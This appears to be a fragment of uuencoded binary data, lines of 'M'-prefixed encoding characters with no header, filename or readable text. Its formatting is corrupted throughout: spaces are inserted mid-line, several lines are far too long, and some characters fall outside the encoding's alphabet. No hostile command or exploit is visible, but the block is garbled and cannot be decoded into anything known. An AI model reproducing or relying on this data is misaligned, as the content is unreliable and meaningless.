MFRKB0G=;Y?/12W(JYY#SV?@\$:96)_:\$JSK*HF,SEYSK)00F[/D\$,<0T:9UZ7
MJ\7SMT; ;0=U`=GD-#**O[BS"4V_]EO#5:5'8)E", "QY.^EPT&J:4Z>2/J?C
M;M5JYO";ZX#>DAN, 'QW&=-Y79R4F!^?<73JYZHC(UKHW>#TT,\$I='LT59=6G
M' .(Q,'&NFR!+URLV8@91Y?EKQBNEH826S4]8#=#3=9KSD!QJB<C1RDTZXH4%
M?/6%E04<M5&U3ADPO^"F\;NG6KH7%71BVAO.2]L1THFGN5KZ65@@`X,R=-C@
MA^RC\$Y?@14Q=X-#*9QW_/B*K9:<Y9G^?.2NS_P`'+571B,AG6F9"38'#&C
M8:9BC\$6B4F-)4=+2'K82)VZ#;<BT:;_T;"M2#UN,(RPN%9//!`V>P\$J=#
MBY4\6CZ.,50\$6HD-S<*K'!Y0IFEXRG/P-YZ4)_2KXC.=CN`XSK+_S5WK.1Y"
MN_2\$^OB9B?_,RH'^ (CSH-[?7FO*09/QHXY8^Z6W#?SN!F86#Y7X(3>[3B7.K
M^^>M/R(G@LC,G[\$QDCUQ2NU["5JIP4&UT@ (=T&CI[CYNMM\=/R\^P^ZE]'O\
M+AW\R46R!U9^5U;^P,#E"OL=Y<#??"?E3<^<,1@_?@B-IG9>_@Q^VSPX/C
MZ`V^75@ (V'7YE;&Z+2RH)RPF6,N`L#-6"FT,RN/\$;_[L:/O\$]D5MA'T=J:+8
M?(\$Z?X&?L(:F_&QUB)]OGW#@MNVCLY?;F\^WCYKE;MJCTWYH]ZP/E=^X;) 'M
MJ>8XU;`@?S-8\<A.2C7@&L!_N8:@)]&W`_J?&,@#K50QC2!P:-G\$581-<F
MC[2L&YB"!#IX\$-<7CG_8.?1!J,\D2(">4=JC[4S,^`N^RWP,XU\$D(ZX:5-4A
M2S5@ALD]X[U3N'05C?[%P<Q)=)WIJ:KU)<9@7P<\-'\$E?)702@96))"CJ#(@
M([8!J_!;JMFV,(F2Z)T9(S9S9QFF+ZM,ZXH'OI8W2#T;-<\^Z0"7NA!8T5D
MS^39M@`'G3&G@'O-X]?-L^V-G>WUA2M:J:ECP+,6CK5%GCOL3FP6'/FJIYK
MV)MB3-\$C%?UGHZ5_I(//-/HE,_HSC-+QAR"@60G:)`\$/GPP)V,FF,EN3;-/4
M!%>=`4\$:14L:/[2"(P)I:HY&&D*3`5P^>Y%>K-D3_TC#[<^?IL:P?)%,0PY
M\$=Q9HU<V0W-#T0QX.\$^#9ZAHYRL+R;!9<6Q^2CQ0V;=56T*6T\^\$BZ6ZY0"Z
M#)!.[VX.!M55#W=A)'TE+%12&M2T#,SSJ\$DNO*TT;ZCY"lJB%9K-FC0F2.\$
MUIZ7\$XT0='=.IVMZW%1*.A-7B+&:!9?)\N^R3/#[DK=DZ._2K\$MG62R=Y=F6
M3N1]_*7\$'0C5#*V&I>F+<'FV13BA7],7Y5)1P7#C[NH5:[?Q.Z[=X#(2*^..
M2^F#U[40UO7407?4M]FZNQ3LKNQ?4JY_JB>@`YF.+N4[NB"&IJF1R[K]5\6-
MF\V?@]6I7M6B9H[G:\$_LS+%Z:@)`;Z[NR>9>MA[8W._`YAZ8W`.3^U=E<JR>
MO\YKYS?@\$_"V/+>=ZG8JI^[B\$AJ)^7+5]3[C6BZZXN^;+UKZ5+?D+4HMXY
M(S*E1<\W3.!.6HA(OE-\$&&SWQ<J21BI)\$\&S0,R"MNF(BZ2=QE"SLKG7:GAA
MR@EVH(:8(YJ/'N62&*5+`7_0-TI7?KXP>9\$B[7]2%B:@H\$I%H())H&[6@^@
M%GG+OP/RI#P60.2R0.3R#(B<H.7=0?R940!R,7LW4>CCYL*7D1_FXKYS<!?1
M06\8L[+7P][\%V"OOR=&\M=D59Z[_`5EY\%[*J61P[]J&RI_1'GO@FX&G+T8
M]UH5_[`FJPA`_"HFO)1'H)\ZT/*!=NQ\$'.O@I!SI?P6`L&';!N!E\%6`N6,
MJO6%N7,EU0'1`R5WV5;5`VZI6%5?<R\$AV2L8^#5<&]]8=<5F#BZZTWG7WA?:
M-,W2VY`X.%MOE^[9VZ]#D=EZFYT=TW->[KT\?,]\A`4+WR<;`_(CXC]WX>=):
MO)H>8W!R_?&RNKCNA?<:7>7'Z(____@Y/A3_4<TD!H#B.(1_),@SK<8[-6
M?SQCN\$>5F>`,`I,_W]XZ>VE/MMVG,N#CR>T@R72\Q_2"0;0&G7&&_]`*;*D!
MCMJ+YK;F<`W9-`30>0-<AT)_ML21&N&=\ZP5]R)H<(B)@J+151)E`[[C'V7]
M;A)M';Y2T>W/QR.,H]2G*_OQ94+FFBV`I"=/.!_F==KI8,3"=A_0`&`!`:K
M>`2M9(E#!@U\$=,+BPB;89&\$51T5<(ER@L2J'38.KF0_/F8WC*U^IKBB@7KCX
M:"6?]2@ZTRT/,K7_BP3?U:B#08+/UX3MHIVVU*6Z#Y&MNZ:Z:1Z<,5&1V0J_
M9!1=F'O\H'Z4C<CC)GB!<NHVGOG`\$Y%?[QZ].#P^`3K: ?0_U7O6P\&/2'(^B2
MA,%C-0&H9:MEV[&#<9C+`5F0&J6.-%: !9+8V(,;F,(TC1B0?;?_7JYVC[>=G
M._L8+WMO^\`114(YV"Y)DQ`2I%[SFGO0CJ[[@`SIJ)% (D:06:+S=(0[1*=_
MV2R7F__=: \$2/HB4*H--LHLMG<Q73>"PM\]?UJ+&J@EMY\$Q_H\$P<G"N:]\$AA#
M)*_)9SHM+#U46\$PY[YK\$[#FEN+)!@S!4`N^`S; (=4LT)DH\6D<P#D('-/4US
MZ5YEY3ATKRBWT*_LN2%!0:TT0T[F"EY^=0M-4R0?VD+*, :6P=`?+X#M7#E/
M4+8]B'"A!X:!/B0HZ0[D],@9*B'KPMFXMON'Z"P-6?N^)F(&\$6N;?`O)90@
M6S[_TJEZS*LI*YNDWW"+W2/TROTY"H9)E\$, _X^N^Q'20H8D2M3.=^]X6<*G
M7HE40/OK='05`4.*NO'PW2+\`-ZG?V+,E"R*S_M`V:N*MD=]F'>.`MZ[6V**"
MV7!@8AT+]N?^F&/#ONOUKZ/D)@;^!*-PAA(TOAAU\$V!HV,^[VH5H&F[P3F
M2U\$W3<.+G?T=4.LV]W^N1A3XY8)2KD0PEKAW&PU0DE?!.V3Y[?WG\$9>GN'`F
M>NV%SEL#]7&#P7%@[0_1-J+];!;W>8^HGS'N/46V&G2?N89R8?J]SBQ(N`B*
MB0^`%#DRPR#^R#;X"OH77RA(E48=&%H&J_`5='5DUYT" T4(F;Q;L8JBX;' [M'
M'8%J81Z`+.K\$F>9.0!(TW,5HIQ?UH5M#8E,9@0RV"GA=5#W;4?34UMPS@8IZ
MGN&WBI9#XZ/1BP%6,1PS.R1FO#?P/HU1=E0YOO`+/=2)#03VW\$&*@*`VW"\$R
MW1#T18,Y%!"(FQ#G&%. `?KP>'G>R_J+`,`);#H7;A93H`]9LJ\$8F/, ,8F9:-`
M'?`2A645&.AB#!VR5)KV>T`L_9-O;'2DFH-AS7\$/YF!@PY028*C"35V8IH_`
M5%:#KL#*EXN#/2.!A,R<`WH[N2(:)% ((M,K,@9:(:7##4'VJ;/6'&+!.K[0N
MDKV4G:8M6<PS_`KX;/_@Y.SX<'MKY\7.]O.J9)."E47S@W)I,AS"KMKB9K)1
M\$K?E@E;0F%Z!?'^T<_(2N/'1#U4'FLJR>@W+TZQQCP'F@6(7-6"_AQ[07G]D
M`0<@;6_S[; .SC:YOVBZD\$R"Q#X__L41MK#M20EBSS,O<V?GVV[`S^@G>CH

M!X(YHDTAI;W_/#Y/.TC*-\$M%R)"<6[*]8R)EA^7Q(X0^SD@\$!U879^YB1F\$(M\ZA@)"R@#%@]3!B^4+:#QI:+N!42>YW-;0F8P7N0L9%-I*:26(7/;:@N`]0NM.S.;+Y=[\JCE`:1T[Z+[3K")+.DCPN*'TB9VCY<*T7R5U@V-)==,;V1`[K#?MC?#-\$T\$632`OA_WQ@.7\$+`:=I7_@%D`O2LRXFSFQC]Z(>!-G=@-)A"57BD\5M&+%`B)8<-G7-1^81QJQJQN/\$+DDSD:9G.1ZJ.A@U#4/!XT@1-\$WQZV[<&\,`M;IFMO("^^_A5T'<N8YO,P=@_BWW\UYZ@;O+'6*Q)[VGEEIM8B##&E,(F\$2M>[FGJA*A)YS15G+XD[*:J["H[#=&WA2Y;OQ0A&N>\$&AFPH4>J%;0-5&/Z"C?ML_MW+'`[V"]W_8=H.,@)-F14,'T=HWT'<LC06F@AU2.\$A=*/U>X6>'RH0V]MU1_<HF2"RY+F3A`I5"<;`DM%;*S'>(%\$HHNN:'8*WCO>/,QH]2:?11S-%04_MW!*!/QI&H060XY/MPV.]1EW-H%SQ`ILYTR_([P1%+'RUI1BY?F><.UR%P3J3MJ*.`E-6AC#<91Z*Q92TP"XX5YY,^3)B`&M%\\$(:)X5D["ZHV*`N-!VV<%><%MZ(`&@KY7]<\$;/5%415L%K)E+=D0M0OCG1(K9,) ^\$>)S\$/"\J.UVI>/ .K.551MOXGP2*!E4=YYK[1&+=)?&-6`9GQG=\$\-'=/7L2//8D#W`3:E3#-O<0"Z+(L.MN0JH_-2TQI;7?\$C8U2) (: (.6G4C)V)J2IXACH5)2O@J^]Z2F4)D)4I##U)]OMGFPFBI!,%<OWC\$T^A3OLU=@UV(]&G1Z&DY_-ZV1POG)HB:'J2%'SC,FPR2JWM2X8X(P6N_+63GM<Z;O\$X3G<9(D-\$)4M5K#=#;(#*6M'>!\7[H-^O^Q*MHM#<O\6Z#A"#.KJSIZC6`602VSHSTBT`>\$C3!8?D*^1*!A_4YDLT*:^(2+3.>UMFVF1*3WU_FO,:6X",9KDXHY8)R3D^XR\$F1>:P[94[CC`_E>9JC^(.7X\$L_,EMXD\I"HL*;'W=/L',+CN.G,%J;-K36JW:B8\$DP^1_S\R3\X`4DU:R?>X>%.`CM%FXGK`B&%%@6!<)MZ/3K@SS[T=^`U?G?O<]_J>^SG/Y..^M-YK-93__WTKSM(?_?9_D\4GD"^/0WOZR-0>(C#H.W#O;V#O;/-G=W#[P#8?^~FS&P#>5,QL#9M3X5)L9S?N^5,`B*Q@=\$Z]VY).`" <;MMD^7J=G[:V<=#654>X_S%P\OD,+Y,M<,F7N;!J*&U/:"EMAYOB!_2R^*Z\+*PFWQ8+&[4RTY4(CGXBE.*DULH6!H1M^K<MZ72L\$)[N83\$\AW5];M[V\]G^N3?_5SX;L[0QQ?>]GJ;ZRDLO_6G_P__DLM'[09\TPB_W\69\#&Z0P8^7VC7H/_ZM_=D=_L?9R<^'>']%\GKY="J?5_S7MEKJF3!D9%7-8"K6Y_?>3[/:]LZVS9]O?[^R'68WNB5LV\G81OQ`*^!]RWCFYM]@+5;#]M?_UZ(NP`?)@1W7LD)/&X`4*X\W`\ZVC+4P:FWLN)+EP`NZTX->M0;DW5C1?#;RU6>&CQX`71]N;SZ-O`R]^ .MHYV8Z^"_7DZ.#[H^WCXZA1#[Q]ML;FS&S5"&#EY28TUF\$%;AYMO=SY<3MJA` :Q?V#?/Y9GD.@%@,I%2\$#099[_M=' #T//J)2REBD?7-&Y]RCW;V40/4O:&?94I(BM7.SMAF<G:&[ITWE35R>A5/MR>=;VU?L\ [7(V5AU3XSNTKH"GJ><K(WWSQ4H9Q\$YFZT%JO#K5_J]Y]_V:F?_M9*EYMG-\]FKW8/][6[_3!RV<O&5"0.GM*_TZ@+?"FOA25/1E#)A5F\$_HU-GJMLK(E:\$8D7^EC@`\$=7Z<=-%[V@=%_`Z(8:ZO1ZG+M/!WQ@7XRS)1;UL')]O&3MZ!BM_F0J((<# ,CH!Q^(S;FW&5R?;7W@GVQHJ\L3\$4.OI<"77JB1M,MG>\=;M9S]N`U4XJIYZ>;LX&AW<_YUME9Q4(^.TL16`&+NH!I5),D3NWX,H CJ^<GMY5XEZN4FBCI+_Z@IFS`F4VQZ.]&77T:O=G=#\$J)'?3"?QS\?GVSOD5OCV8EMM7#EJD7J?IS`E==NW_H+!CC[K]SNBFR?#<2*9\8L8?='K;.3RMR\M=_]\=GSRM'.^.[`*>8/<#`^W<IB)`A4:J)EL3@?Z-@11!A*H[<(C`W=VMZ&Y=M+J9`B1ML]=/>QTH4`FU; &HX3=OW6\^WM[#S+03GO`FQ>7RBAW819R,>6TA`45#"M=WIMU8?9T44?%(_KE(E&G_2CN?@B14_)03R,NPE:V>*,',;@*Y['D:??<)>AXJ\YQM<2333GD>@`57E):%`=6@Y2\$\RBC_%R?]TNY'=5S2Y./;!Z\$#MCL0BMC%A#T>M=A#D3F^ML\$EJI3S_`\$C1B6E3&67/Z? (.PS@8CXJ!D*7+ZW>50://9573];Q6M)]\$&I=*BD@&MS&],%A[E[:.>4K)<,JN2C]99_`^),^=.90[>R6^~I),%6T+,#M30C7B7:`VSE.?MGIL9E4`^*F(W`^`I(TL"H-552FK!ME"0X-:IPL.(\`/?X@ME.: =P%09ZS39*#`7@J5DXV'(QBNV4CRWJLD\B;`ULGB,:HZU=5E[K]7('FX]MCV-8%70^>0WP1XY=FV=6U70*#@492!J`L0%YBLD, .&O! =!YO;_`_`YQ0/%GYM; .O5\$7HI.\]0S%Y`6?9#M`W\ZW&2O/MDY,_>5N@O`RQ"3LR3)T?6`TP!Q98%M4-JCX!N>VZI^P9)/+].>6JOXQ" `L23W>[???'<SH'[-N-+K%GW1U-J]YVJWMN`R7#L1PU>`XY('8G8I!H`]/GJY[P*S/T"<8N3WYW[,TXV+15D[K:ELSHM\M#OI[\$0H.P2\$4/JX03`P!],W^7@28YI&W)P##`MPTB`"Q<*7F`OBR(RA)VGLM=E<, /]^ .XJ2S]G@B*`T!OAM<-ZHLUCSI(Y2S9Z]>`T7E8N2`PL%5ZK;(#OVM.XL\FD=O5S./AF`K"[VB/];Y_QP=___/]T4[_YHVU*HO2[L5=^X+H#074#CR*MT50)>E79VLKM7]::L/LX^Y8:O3L%SNBA\`=)ZZ2/16S?S2.OZ^;Y[]('`W_FM4:@/T_&@%OGAL`])AFR[T-7*27LV:#LN)-@/)^ [#BV9C_4*E&].<FF+T6`[-M.:3*#+=2YC^U!CM]HF\0UQKWT/.ZQ\ZRBWIGWE+.6+K?4^30^?(\F?7S3-JRM3B6PHED_QVW-D00.6/T@F0[8>-U("WS*Z:S-`7K\$#FHZZVV%[[#P,XJHZQTVMJ\$HF3:*J0+^I?%P)GN`8&W40-]' "=? (2) `XT=)T<' \$7?O`GSC2WQ4ZC(KEOFM^.1H9_] [O]#<FS=S`DZXT"Z7"FA&P:X]FMZS1], []FB6?CV:<[4OUXSY<##SM+_SYJ/O?V[U/</^ [OK*ZTLC=_UYZ./_Y+!_@W)&92G,!''Y]B@O@V_NA`^#JMZ:>X'' [WB\TP,GFWF>0GO!>RIO9?Q\$<=E1!ZBE^^4X*_O>Y,>SUM>DJ@;%:PMH`Z#WU5"[L<5VKB7FF1#QBMU; ;\GG) ^=SQ1@2W4&I@S24X"A/3CF[*8V.;A*M/H)C;JW9HC`0`G(+__VV*NHNR3J#4)T!_KLLZ]1%G<%YH,[@/%>*>K\$G<O^MFE.G%J%AL1HUX%N/LDK*N@U1])K;P5;NJ#VFH^7G)')CDHRYK3)(;LV;I"MVF;?1FS\/.V=@+S!]]:F]44&)B%J:58!GS"#SLB77?+JMN30&]CQ;LLA@N`@MC)\$=S3K)=J^] %P_?K9FQM/NDV-/+:/O@<(^` (W`^`YP_&<') %>N&:ZA#TOYF?M.75W6:\NH<B(I^ (.LGZDQ/!\49V-5!> (<NI\7TR>JX639E-*WY-_- , ^Z/JMHB]A/^PD,WBE0MFS>7%=2Y@R1X[9.KE!0R<&/'@2\T4"[86A2\?S>9LR4>WMZ#BISY_8-AZC01QH>,!,+_ (/7Z\$&61KICMUYW`K`L! =X/HTML8774AGX0L;M`Z5JF/I.174<6V.@Y,%)UV9`1%-TG\9@L\$P.O,CA]@QW,_<W-"]GQ<.;+I I1M;P;U`+'Z5YYT_PB+/4]@E^C?ECTH^;M1N0?/TDMKP%#0CI,1T5P`7#%EYJ#0

MO-BP' @%UC>5BU@_5L<NI.#QIAX<HK#H1O-]_;7JZN+SJ?JFO%ISZB9UA; [=
M#VU`YX5]O (<WK^/,B\Q,\L;J)^G^1[BU\T@U2R`. \$60+DUC#G=D#5PBP"*>P
M<.>H>1?G\6+<!7"VT"IGX!^ [TB5%W-. .^#%' 5IP<ODW%K;M'"N+N9 (Y).1
M_Q_O%/E1^M]N>OX)XG_55T#G_6_Y?J#_O<Y/HH;T4P:]0^F>X@W'E-[HYT5
MP>5[*H* [.\\"BJ!Z^BD50?:AV#S<H57K>%1,T18?S0,O!AZI0C-U\$[PWCSP*
M2Q-GON@/(QG`U4VHZ!: :-Q87 (D6HM5H[QE&9: (KS&>X\$>NZ;O@/J^'Y92/Q
M&]4W#.Q41N`@_Y=!1UL`I:M2J40_././2Y[=&' (?7ZTL8I&L=]00'3&,5*O`]
M>)QB*S1\$Y14^!";U\$G8#AGK`QW+4P^BYO>RG%<XZ_=_O`?S@N&-W&`]4.HVXP
M,R5XQK1-14'=B2 ([]' (G'8TZ%"HGC<55-IP,) \$O-8O^C5!,?+`';TJ%FT5%-
MM;#&DX+BM_`\$H5!O6*A_>E*:C=; (UG'@EG/4<9ZM*+[#P+2DTFP]7FZ0&S:
MNV^+^I J9-L2P?QE=E4XN<*+) [L_T2:&*M!N,OEZ<DJQ?:T2F"\$SKK3]BJ`;/5
M-Z'<JJ`>5X6>1\ .M*XI5\X3/_J/\$%I&:7`,, [XEO,5GC\$?`#,]FHUP/<<T9H
M_OD1!5*EIB:TU]-#>K6Z'`C5Q?>-E5"MI2>*S/9RKY:?*>K+OUK1W:!7#?EJ
M]0G_"KQZO/"\$>VA?H9\AW27G^2`'FTLDSE"QAP>ENL)GR@NLU'.FCB@*^C
MJWY;O&VHMVQJ, .__HV306N,6[3UUHLA4>W;0VVY\DW;'7=6?U-Z>CQK-;W\$0
MTF)EH]\$5VZT:T?>V\$EJF;*6@?2J/%\$`\$8UT:J!QG%#J/'R+3!&:, [`16W%&%
M;Y31%]##,L585<-+7)88[8E(!_B1@J2<,.E@"O34UK@3XS7\$.%-- [U?0K%>
M4M\1@1E-\$G!;1J]UH`&.E0PIWA%P@9L11^<K7Z675_P5BL#J>)_VQYDN6[\$C
MTKU(V4Q` (?%8D: [C\+Y=#&-J24-`C]-1V@54`Z=?CB[3]QA<#:I<XMZ+Z#]/
M0=1..WH`@`(!8/X;[CS\Z;O.B08O\$W-W6Y5)9M] (,L%`ZDO"H*`SF77*4;0
M5J\$N>FK3B("#IGV88PS`@/=0*789,5]Z@>5AFX:WT%3SOSL##14CPR0W<7?0
M`;E=4##LH6J+\R'?BK`@L&TV%V`C0S:>`O\$IH.?)2`L5)F@Y7:~;Z"&M*QJW
M&0CA`/9`'^>SX?KCT=N4Z(5^?"QZF_\)..=;\CBFG_I#%7*O[#J579@P<3,-
M886F[?%2\$;&4;S*%>M&L5\$UJI!)OHX4K(#SJ^:(KDS#5\$5\$CP@0P\EMXB*
M*4D#M!M@;O(H%A:\6%36SVFX?T&,'W\$9<WB*X;&2/5M1*P64\LH6&!>?=\$<
MDU+I8)=:~V;1<)+U\$#_F\P\$5M"7<F+9O>&@S';:6\JS&WAER8"@_1^L!<\$K
MI<4W"U4*=%6TD;LBGO9K`\E.GJ6P`\$8<Y1BY"=I7U_Q+?QZXZ]2S6G`/"98
MW,1#`N>4)U\E=,;C`/ +DJ@2/>)QS&EEEEQE,:L48G`\$5\$D;;,L0[QR@0\=+4(
MU"-V>F;I*;I4=(QLT5N4XDVD536@[\$[U:.#*!KL<\$Y+U0U69?`X<6X8ASL83
M\DR!;I.9EY/"`/\$Q@`?&GC/9`6)HUWD.8`=A)_F@6D`\%\$2P[<+B`1?^.:QZ
MLW_N8__];B]\E*+&+.VL:T`^`KC:9__[?>?+##_?9;/\='6OZ]'_VYG=[%5*NT^
M? [& [^?UQM/[OM4XWJG7.?VW"O[_"VCZA3]9+QX,;DM;7`SS(<(:_@D//FH7
MASM;I>Z[=CK\]_5_I[]1;5#:XGT_6E<\I=4N'>VYCX;0TD4)?<\PT0X_O71
MKXO]"-I^!/_#MZP;__H(\X`O-[^\NL&_W)%`'_`^OV]1D.(,.,\C\7VQ3W"/
MG_]`ED>,IFYCF/2C2%FT,5.&^,EI\$>10) *10)%LJG_C/)!.:7?GV?[F'EIR
MYIQE,U<J'3S[OX#L_RP#TI\LMM87^Y52:??X9W=[_`^1)J83H0[,"COX_RU"V
M\$@&LXYV]G=W-HYV3GTL?/.D].^M=O0KNO]W81W2+Y?^1N1Y#RX<7_2+#H5
M"'.(X\$][SD]>[I_EK:U`5.M#A]6X*XM97W?/_\MJ-O57/0%0)0,N"LP4
MZC&Q`2I:G02D9 (<ZM`=BS*`UAUY1,7]\8NG\$@OB\4WHH<2(!.`@1;P(8\$>]
M+7V%`\$3^16LI`]/6E?]:":[VHK^__,:73!OSSDJ-8BW/V?Z#^?_D%;P7WX
MOV`6GR+^3[.9_]9?MQ_\,##/\?''-0X2_OLI3VK\5^XH1O2_N+5AO-H"%J<
M^PQ4QRM\ (LYY%A\A=[^:<QYI5N\]MGS?>V`9KO">=P<?C+>5">^+}@TH9F_`^
M_GRX??8/*UG7W3?/_M'4;QKNF^.]35VMZ;ZAS8@_2^Z;O]N&ECUH^YN`AS_3
MFQ7WS8];SW8/MGXX!B&<7J^62LKWT5F_T6]HIV!/&KRCM(8_A)/_F7G(95K=
M0:X(/1,/YUL^I/F6*7/1Z<<8\31;*WU8\]TRW:XYO\Y&:Z6`*.T<`OKJSE_B
M0W8B3AT4);T1Z`ZWZfZ%5B@JA\$J>@`P9G6GMY@RQ5P9E6!4@M;C5QB=5`WG1
M/!3ZP+<-2A,AJ2DS*A1!RW5H:EM<()M<H-5-)X"8AA36FTHE_>6/9I]_`^<^]
M]G]DR`=H`S`YQX]7BO9`_C[_]+240/?HI7?;=3B\[_]\[_W_`_!]"#!%_JNO
M+/GSOPS?`N2_S`1^C^*5U+S=W7[R%`OU2;V\$4K^3(JP4B(QJ4ZI1*EUK,+9
MHL=GW&VK4`F%U+P7)85B.EY`K-#7^:MK<W3_W7O^,^IG:F+S^FXWE=B[^W_] *
M\V`]XY/2`-#%`6#L7M6BFY(Y_W^NRKG[/\X:+Y1SIA.EO`CX\$ZSEKGYO+
M#<QC_5MI[@W,=%9]TUQ=G:M&^OI*FZ_:2XU\44G^4D_!6!OF@TJI!XU;H_G
MJ@R@&[]IKJQ0C?1-L_G85!I" I=6ZJ-3L=`!X`5]FT>@-D)6"L8Q`T)<\$+.F(
M"DOI*`L#8H=N)%?XL63>]2Y?Z!<;\&)5`6M\$`\`U`DRBC\$![K3=+R\NZ\$[WV
M.KWL]]XL-9IZ%+T\$1KC\$*, "NK>+781+] (OO?NSRA\$ LGP5^SU5?P^>;-47^4!
M]6`P*PC.=+##>]>O\$\$/+A(#;-TLK38/L--NEKJ2]??I[#IW@UZI;2S"I;Y::
M*]SABXC^7L70\8;L5_\`_ETQ=5K0E>4&=1B^K3ZFAS!-2X_-.@N1*T.) (A&
M`/)]3(_BWF.#%4`_X;+Q9B[1=7HX=XW`] `YT2".LPE2;#C0`@)4FS`U?%VA
MKO2[@]\ET^/>F_K28SF&V^A[TZEK0-CCAAG/\$.\$QD.&\K+/^9@X0QF]&0`* &
M]F`I/*>GX]<&RJA_9!H87;T9FA\I5%W5U+-T/H;1K1+, (72CWN0>I5`&R:/Y
M]!%:\:]BN7@%)ZW:;4;2LX?3:T=_TXV`RA41Z[S]JR4GNW\$: `9IJF.`.,-[&A
M!DX&\$<TP`<IIT`SY,PL-:`\, `ZV=OH<<<LU^1C,+`&PN.RMQA#1\$S\$WO^#P (&
MXVLNRT(!)00F)B`X!%;4,!!930,FV=9]`\$8#(%=-[Y#REC1%`+YA3S&UTO^+
M+;>`!):I:J<SL&!@LI=-<X".YK*>FV8VVI.#V`@*14V+HSZTL6S@#)-KS1W:
MT%#==&4(N%Z2K.Q-K`%T#T3<- (OS(AJ]Q_+OD[YN80P<OZ.1D93@JE\VZ\$` (
MRT0E0,%+35Q6C01_&@#:()7&S*%QYI:FF,<)R`C3>_-\$/X'<=M4`I03)4`E
MX&2/S2*"Q=5L-BQ="B@R"738N.B&J"=I38NX?JJ_WAT!82XK&>M<;GF%6B\
M&7[_8#NKN]I@I`\;6G9@=2/?C9(X@SMF9EJ`Q];(N0@631E`])7_,DL)B&_)
MD\$QT_M]Z?`2M3CRQ&;5V3`G8N"S=1,A)#:*BBRL\$GKXYQU)]].:]X-/Z.H5
MOJT!^9I-(DJ_]==;!)RR81OH_J8[=!\$]H2=`2L6`%"C7371X`,`VL=BC&1[2

M' #=7) "DU (WCRV%; (-LS7T9NZL<V+X', EG#*)=7:>MJ '8' "-UB8AG%' UQI4
M^_A5W4Q5G.%; ;E?) "!FWY, , ' ' ' :<I8;H6J, #Z, ; I:EYA93E?S6KTG^+G, L9O
M^C% '<(UN30, T:P5 (><70. (@=2XP/[, /) 5?+2@ [" , N; =@V, 0:>V] &\$M1B="O [
M%' ?^3F0' F] *2) =) 1 "DNU050#V^P; C:@8-R+B\>\3X`S+C] TVXU&=#P; R2VH;
MYK5NQ*7K. #, 21#P\, #W (%LW7T3<, (*' U0T" 36T `ZPETA-S; @%\$WU (QVV-; @6
M" B1U@U@H=RH' V<)]AW: I#HI9R! X:@Z<>+P#! #=>!) !X07F#UT0 [3; " =O#782
M) +^Z@=X?2] H\OWW3>#P; ?AM\$ /! I&, XEO9' \2F\$XC^S63] C/S%26 `) 6_V&\, W
M*+ (T>U\$EM+4E (">N2CI; 0K<3>M-; DAWK1_\ /H650>D [U (<RIE1-1UL2GF; N (
MH%) &QEA>! , \$9?IOUAV (7; TY] X-E+2X8T6\@B"0, -A&I8S%5\+A' ?38 `; /) 8L
ML8D4T/0%L, ; X:_ , ^O9 `0>GUDT; 2-IRWX9L8#DO [_H:>X9%9\U, ' J; 3XV^XP
M^@\$; >=-\; ; 0 (C9-LK-*TI\+95, _LIH&*Y:=@W"/] ++. ZEL% @:9I) Q035-I0S)
M" DLUKC=E*\DP^J<!E47_0S6SKPR0T2/9?9! =FH^E! -P<15^^B:] &H\&31X^V
M\$/P- (-9LJ! W811MZEVB@/&! \$LRKNL" `0X/E&B: (_H;]B, DV#<FX\$A76H (2I1
M*^M*B8JP05B [^ (?^&>\$_, ? [3IQDE^0' \$*?R3XC] \$K! F5I\HDWH%, BD.. J' 9*
M11@F/H?O_ (`; 8XEDR%1/"E-&+ZB) * . ; V\$%I "H\$G8C*A2F\KU>_R\$NC=, N*L,
MFO [E_U+J (C&"F/@MZ%/4?89! H&D#PB\ \$BL@LIFKIB/L>TU_NZ36_2GH, C/I `
M0EJ2<<>Y6RF/CJ! 2H40\AR1\$1F*4\7=ZF> "?TAS#H=>*6* @^] W*4, % () T"U5
M.V`DLB `^HB:'] . (*AUV:RT; <%^I23%! Z] *C*DT78I&V' H4:\$! =S_ :\$X (>-SA
MV: (. \$GM@MGI. ; Y&E4TUZD_\$L\) "XI:N8P6L"8S6 `! ?TKZC&JS03B@L? ' 1, "#
MY3GNTH_W^ `] M2>] 5QSH\ \] 2S (8^^SW-. , %I] QCZ3, O<SH>XL, I*8L") J/6' \$
M10.B. `9P?JLZ37_ ; W ` (!2 `GCP-UHU\$QI; =404U^+FNO\$-\$ZF.. XU@X: -G&E8
M\$2, OF#ZCE.F (" ; 3+=! SS^N@CN#%UNT/=81PP] 5 [% ; >YOJI8E `67,) WJA@: ['
MPTV (?AE' " : \K; G+, = \$RPLHP) 7] =FJ0^_K; ^9XWGGWA*TC+O99; ; !XQUQ+_J,
M7M! +J3U> [M1HA_O' RR&K, EX1VDA-SS5CG* ; _2G67' D5# ' C5/ `K?3RQ@?) 2'
M.AH2TNCU (Z [! ! -3A131B8\$RH\$5/<B' ^10! =U>%I3IFJBM@&/>JAXFUH\$, , , K
M2YF<>38) 4-+BA: /8#5/IB\$K_BO"X [] `D, S, E#6FSI! `E' :Y* :7%G>) 6MUX
MRFN"8, <D>D77:H#4-0>50*7, >EH\) (*2TO>GA) DA\XOKE.F=% (R\$J3MB7GC-
M: S; B. ; XDT#< \) P2MFU ` [* (GPGD5' LQD9 [?0A<-#K->T9E] >TUT%' VKQ_O `WU
M.AYU, ' L^1NXH?NO&M6K9O5J: ; UNS [\$! -^=0GN (%1V=<. 5I74-9<&-085H#-
M<?6T&LUC>2 [, /@><K [9, G=0] T `V] A8*/J^10G+37S"MO) !>=<78%) ?=? [> [:
M0LI1N-/7 [>#GJ@' EKIKP3] I [73]] ^G3) 5N#@O3B4#4RJ# : 46J%CC-%RF"666
M"-Q_0ZFF5^HMQ>RE, ; VEY@@UI@&&3>>\$Q! @4=#R (LO\$YVW7I! A#?6, 7 `1M\$ (
MXV' 2%>' A2. <UQK?VCM\ \Q>H7%UTQ `03\%" !!8M&E* ; ?P6H3] J\ . ?6DTB' 3] \
M% :G\UG] . T=0; 3_! ^#DZ@-AQ? -; Y"V_\$: QYI9RU=IYJLTBZNH2P+Y.DO%=3XX
MOYB>L#K, L# \ (/3WJ-89B?DM^@4FWU1W0XX5&%1; /6QVF.5] ?S=>] >C#>V+OKC
M7EM?G1 (3%H [V-8] 7#@>8] 3VF10%<L*MO9! (50] ^8VN64^9U7ZZ^H; _A10-9-
M81P-4/7?HF; T) &HJN* =KA0#THJ] U6E0 (ES (L\$G]] !HIA#VJ32WXH000VI@) %
M]) Y3?) !BO*AVGCJI5OCA0B/<*+PE, B! R>ZVH8D\$N> : _TPD+A*VBF5@N_99X!
M" " A;] ! [Q6/#RL@ \ . S@' R) T&2H@ `UI `VID, *AFH' [! , OH@^133.48E8UJO
